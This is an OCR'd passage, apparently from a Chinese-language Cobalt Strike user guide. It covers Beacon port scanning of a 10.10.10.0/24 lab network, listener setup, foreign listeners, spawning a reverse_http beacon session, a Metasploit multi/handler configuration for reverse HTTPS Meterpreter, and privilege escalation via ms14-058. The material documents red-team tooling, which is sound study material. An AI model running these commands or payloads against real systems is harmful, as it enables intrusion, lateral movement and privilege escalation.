
Beacon 扫描端口



external
internal
user
computer
192.168.1.95
10.10.10.190
WS2
Interact
Access
Explore
Pivoting
Spawn
Session
Browser Pivot
Desktop (VNC)
File Browser
Net View
Port Scan
Process List
Screenshot
Event Log


Scan
address
netmask
10.10.10.0
255.255.255.0
Ports:
1-1024,5000-6000
Max Sockets:
1024
Discovery:
arp
Scan
Help


beacon> portscan 10.10.10.0-10.10.10.255 1-1024,5000-6000 arp 1024
[*] Tasked beacon to scan ports 1-1024,5000-6000 on 10.10.10.0-10.10.10.255


[+] host called home, sent: 75325 bytes
[+] received output:
(ARP) Target '10.10.10.0' is alive. 0A-00-27-00-00-00
(ARP) Target '10.10.10.5' is alive. 08-00-27-1F-1D-86
(ARP) Target '10.10.10.9' is alive. 08-00-27-23-A8-94
(ARP) Target '10.10.10.21' is alive. 08-00-27-9D-3C-64
(ARP) Target '10.10.10.1' is alive. 08-00-27-26-CC-F9
(ARP) Target '10.10.10.3' is alive. 08-00-27-1C-62-E1
(ARP) Target '10.10.10.4' is alive. 08-00-27-5C-D4-AD
(ARP) Target '10.10.10.18' is alive. 08-00-27-5A-86-29
[+] received output:
(ARP) Target '10.10.10.190' is alive. 08-00-27-1B-E8-82
(ARP) Target '10.10.10.189' is alive. 08-00-27-6A-A3-A4
address
name
note
10.10.10.0
10.10.10.1
10.10.10.3
DC
10.10.10.4
FILESERVER
10.10.10.5
MAIL
10.10.10.18
JOSHDEV
10.10.10.21
10.10.10.189
CEOSBOX
10.10.10.190
WS2
10.10.10.222
Event Log X
Beacon 10.10.10.190@3664 X
Targets X





Listener Management

要管理您的 Cobalt Strike 监听器，请进入到 **Cobalt Strike - > Listeners**。这将打开一个列出所有持久侦听器的选项卡。单击“ **Add”**按钮以创建新的侦听器。

给你的监听器设置一个有意义的名称。这是您在生成社交工程包，传递会话或设置客户端攻击时用来引用它的名称。

使用 Payload 下拉列表选择此侦听器将提供的有效负载。

“host 和 port”字段定义有效负载将从何处进行转移。您可以在“host”字段中使用完全权威的域名。

按 **Save 按钮来**保存侦听器，并为侦听器启动服务器。

其他选项

Listeners 选项卡是用来管理监听器。突出显示侦听器，然后按 **Edit** 以更改侦听器。

突出显示一个或多个侦听器，然后按 “ **Remove”** 。这将阻止这些监听器并将其从 Cobalt Strike 中移除。


使用


你可以使用具有 Cobalt Strike 攻击和后期开发功能的侦听器。这些功能将允许您按名称选择侦听器。确保为每个侦听器使用描述性名称。


Foreign Listeners


Cobalt Strike 支持 foreign listeners。这些是 Metasploit®框架或其他 Cobalt Strike 实例中托管的 x86 有效负载处理程序的别名。要将 Windows HTTPS Meterpreter 会话传递给具有 msfconsole 的朋友，请定义一个 windows/foreign/reverse 侦听器，并将 Host 和 Port 值指向其处理程序。您可以在任何使用常规 Cobalt Strike 侦听器的地方使用外部侦听器。

会话传递





external
internal
user
computer
108.51.97.41
10.10.10.189
jim.stevens
CEOSBOX
108.51.97.41
10.10.10.190
WS2
108.51.97.41
172.16.20.174
COPPER
108.51.97.41
172.16.48.80
WIN-MJDTGN3QOG
108.51.97.41
192.168.2.66
CLIMBER
108.51.97.41
192.168.57.8
JOSHDEV
Interact
Access
Explore
Pivoting
Spawn
Session
Event Log X
Beacon 172.16.48.80@1312 X


external
internal
user
computer
108.51.97.41
10.10.10.189
jim.stevens
CEOSBOX
108.51.97.41
10.10.10.190
whatta.hogg
WS2
108.51.97.41
172.16.20.174
whatta.hogg
COPPER
108.51.97.41
172.16.48.80
raffi
WIN-MJDTGN3QOGK
108.51.97.41
192.168.2.66
bdade
CLIMBER
108.51.97.41
192.168.57.8
josh.sokol
JOSHDEV
Choose a listener
name
payload
local - beacon http
windows/beacon_http/reverse_http
ec2 - beacon http
windows/beacon_http/reverse_http
Event Log
Beacon 172.16.48.80@1312
Choose
Add



beacon> spawn local - beacon http
[*] Tasked beacon to spawn windows/beacon_http/reverse_http (192.168.1.2:80)

```
your progress and findings -- learn more on http://rapid7.com/metaspto.

       =[ metasploit v4.11.4-2015090201                         ]
+ -- --=[ 1476 exploits - 852 auxiliary - 239 post              ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops                   ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp       ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
set PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
```



权限升级

进入到[beacon] - > **Access** - > **Elevate** 以启动权限提升漏洞利用。选择一个侦听器，选择一个 exploit，然后按 “ **Launch** ” 以运行该漏洞。此对话框是 Beacon 的提升权限命令的前端。



Cobalt Strike 附带三个内置漏洞：


ms14-058 是一个（过时的）权限升级漏洞利用程序，可用于未打补丁的 Windows 7 系统提权。

